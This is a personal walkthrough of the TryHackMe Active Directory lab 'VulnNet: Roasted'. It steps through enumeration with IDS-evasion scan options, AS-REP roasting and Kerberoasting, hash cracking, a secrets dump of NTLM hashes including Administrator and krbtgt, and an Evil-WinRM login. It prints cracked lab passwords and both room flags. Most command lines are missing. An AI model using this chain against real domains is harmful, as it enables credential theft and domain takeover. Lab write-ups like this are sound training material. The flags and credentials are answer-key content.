TryHackMe – VulnNet: Roasted

Walkthrough

Contents

[Nmap 2](#_Toc146829735)

[Modify Hosts File 3](#_Toc146829736)

[Enum4Linux 3](#_Toc146829737)

[Kerbrute 3](#_Toc146829738)

[SMBClient 4](#_Toc146829739)

[Impacket 4](#_Toc146829740)

[GetNPUsers.py 4](#_Toc146829741)

[LookupSID.py 4](#_Toc146829742)

[Impacket (round 2) 5](#_Toc146829743)

[HashCat 5](#_Toc146829744)

[GetUserSPNs.py 6](#_Toc146829745)

[John The Ripper 6](#_Toc146829746)

[SMBClient (round 2) 6](#_Toc146829747)

[SMBMap 7](#_Toc146829748)

[SecretsDump.py 7](#_Toc146829749)

[Evil WinRM 7](#_Toc146829750)

[Flag 1 7](#_Toc146829751)

[Flag 2 7](#_Toc146829752)

# Nmap

I went with this range because it is mostly common to go up to 6000, however I just want to make sure I cover everything. The RND:3 part generates 3 random IP addresses so the firewall doesn’t stop me from accessing the server. The MTU portion allows me to append up to 8bytes to the end of the file before transmission to confuse the IDS/Firewall.

A screen shot of a computer program

Description automatically generated

A screenshot of a computer

Description automatically generated


I know the following. Since port 5985 is open I can use Evil-WinRM. I also know that I might be able to enumerate user names using the domain (enum4linux). Then I can use kerbrute.

# Modify Hosts File



In /etc/hosts I added the line above.

# Enum4Linux



# Kerbrute

Since I know that this server is running Kerberos I can run this tool on the system.



The output should be like this, it may take some time to get all of the usernames.

# A computer screen shot of a computer Description automatically generatedSMBClient

To connect to the drive I did the following.

The password I didn’t enter anything. I just left it blank and pressed enter.

There was nothing of interest while searching through the shares.

# Impacket

## GetNPUsers.py

This tool should help me find the hash of, at least, one of the accounts.

However, despite my efforts this landed nothing. Nothing was recovered.

There is another way I can try.

## LookupSID.py

[\*] Domain SID is: S-1-5-21-1589833671-435344116-4136949213

498: VULNNET-RST\Enterprise Read-only Domain Controllers (SidTypeGroup)

**500: VULNNET-RST\Administrator (SidTypeUser)**

**501: VULNNET-RST\Guest (SidTypeUser)**

**502: VULNNET-RST\krbtgt (SidTypeUser)**

512: VULNNET-RST\Domain Admins (SidTypeGroup)

513: VULNNET-RST\Domain Users (SidTypeGroup)

514: VULNNET-RST\Domain Guests (SidTypeGroup)

515: VULNNET-RST\Domain Computers (SidTypeGroup)

516: VULNNET-RST\Domain Controllers (SidTypeGroup)

517: VULNNET-RST\Cert Publishers (SidTypeAlias)

518: VULNNET-RST\Schema Admins (SidTypeGroup)

519: VULNNET-RST\Enterprise Admins (SidTypeGroup)

520: VULNNET-RST\Group Policy Creator Owners (SidTypeGroup)

521: VULNNET-RST\Read-only Domain Controllers (SidTypeGroup)

522: VULNNET-RST\Cloneable Domain Controllers (SidTypeGroup)

525: VULNNET-RST\Protected Users (SidTypeGroup)

526: VULNNET-RST\Key Admins (SidTypeGroup)

527: VULNNET-RST\Enterprise Key Admins (SidTypeGroup)

553: VULNNET-RST\RAS and IAS Servers (SidTypeAlias)

571: VULNNET-RST\Allowed RODC Password Replication Group (SidTypeAlias)

572: VULNNET-RST\Denied RODC Password Replication Group (SidTypeAlias)

**1000: VULNNET-RST\WIN-2BO8M1OE1M1$ (SidTypeUser)**

1101: VULNNET-RST\DnsAdmins (SidTypeAlias)

1102: VULNNET-RST\DnsUpdateProxy (SidTypeGroup)

**1104: VULNNET-RST\enterprise-core-vn (SidTypeUser)**

**1105: VULNNET-RST\a-whitehat (SidTypeUser)**

**1109: VULNNET-RST\t-skid (SidTypeUser)**

**1110: VULNNET-RST\j-goldenhand (SidTypeUser)**

**1111: VULNNET-RST\j-leet (SidTypeUser)**

All of the bold items in the list are possible users.

Now since I have identified more users I can go back a step and use Impacket again.

## Impacket (round 2)

A screen shot of a computer screen

Description automatically generatedMy text file now looks like this.



Now I ran this command again.

[$krb5asrep$23$t-skid@vulnnet-rst.local@VULNNET-RST.LOCAL:2670734279517679506fc7096df20e10$a33d70d12fd1052394c5905a11266183bc109693280b7256af2ec101bfea2cfdd929be8ce888e605a485054a008796c4e3e70332322c94314f267955403c928c160fe5c44cef2bb925c6e5b74766fe65dbba2f231f12f9f1f176371b87460257dd2a5298f26f28936b355175f6ec212ba666f72d8c94e25f9eb5860ac4a755fe8114b397978e2a3d68a18eb0a3e264d3144b732ff968f45685e77e32864bc765f7481e9f25c6877ef58f657efa3a7156b528ef02eebc0c2cefebf7ef2c52bf51479a424e0a3e65709226190cb5f5dfb7a20bf7e0c7b2e52c9ff276cab92ef20413e70df27b02238acfb29881e0864cbb8807afa4e615](mailto:$krb5asrep$23$t-skid@vulnnet-rst.local@VULNNET-RST.LOCAL:2670734279517679506fc7096df20e10$a33d70d12fd1052394c5905a11266183bc109693280b7256af2ec101bfea2cfdd929be8ce888e605a485054a008796c4e3e70332322c94314f267955403c928c160fe5c44cef2bb925c6e5b74766fe65dbba2f231f12f9f1f176371b87460257dd2a5298f26f28936b355175f6ec212ba666f72d8c94e25f9eb5860ac4a755fe8114b397978e2a3d68a18eb0a3e264d3144b732ff968f45685e77e32864bc765f7481e9f25c6877ef58f657efa3a7156b528ef02eebc0c2cefebf7ef2c52bf51479a424e0a3e65709226190cb5f5dfb7a20bf7e0c7b2e52c9ff276cab92ef20413e70df27b02238acfb29881e0864cbb8807afa4e615)

A hash has been found!


# HashCat

I put the hash in a file called kerbHash.txt. I know its 18200 because of reading the first part of the kerberos hash (asrep) and found the corresponding hashcat value in the help page.

**Password** = tj072889\*

**Credentials** – t-skid **:** tj072889\*

# GetUserSPNs.py

The command has successfully executed when you see something like this.

A screen shot of a computer code

Description automatically generatedThe hash file now contains this.

# John The Ripper



Now I have the credentials of another user.

**Credentials**: **enterprise-core-vn** : ry=ibfkfv,s6h,

# A black background with white text Description automatically generatedSMBClient (round 2)

Now that I have these new credentials, I can log into the SYSVOL share. There is a folder called scripts and a file called ResetPassword.vbs.



# A screen shot of a computer Description automatically generatedSMBMap

Now I can see the permissions that this user has. This user can read and write on the SYSVOL. Maybe this account can leak some information.

**Credentials** - a-whitehat: bNdKVkjv3RR9ht

### SecretsDump.py

This will dump NTLM hashes, which can then be used to login to the machine using Evil-WinRM.

Administrator:500:aad3b435b51404eeaad3b435b51404ee:**c2597747aa5e43022a3a3049a3c3b09d**:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

krbtgt:502:aad3b435b51404eeaad3b435b51404ee:7633f01273fc92450b429d6067d1ca32:::

# Evil WinRM

After some time you should be in.



# Flag 1

A screen shot of a computer

Description automatically generated

THM{726b7c0baaac1455d05c827b5561f4ed}

**Download the file**: download C:\Users\enterprise-core-vn\Desktop\user.txt

# Flag 2

A screen shot of a clock

Description automatically generatedThe second flag is located on the administrators Desktop.

THM{16f45e3934293a57645f8d7bf71d8d4c}

**Download the file**: download C:\Users\Administrator\Desktop\system.txt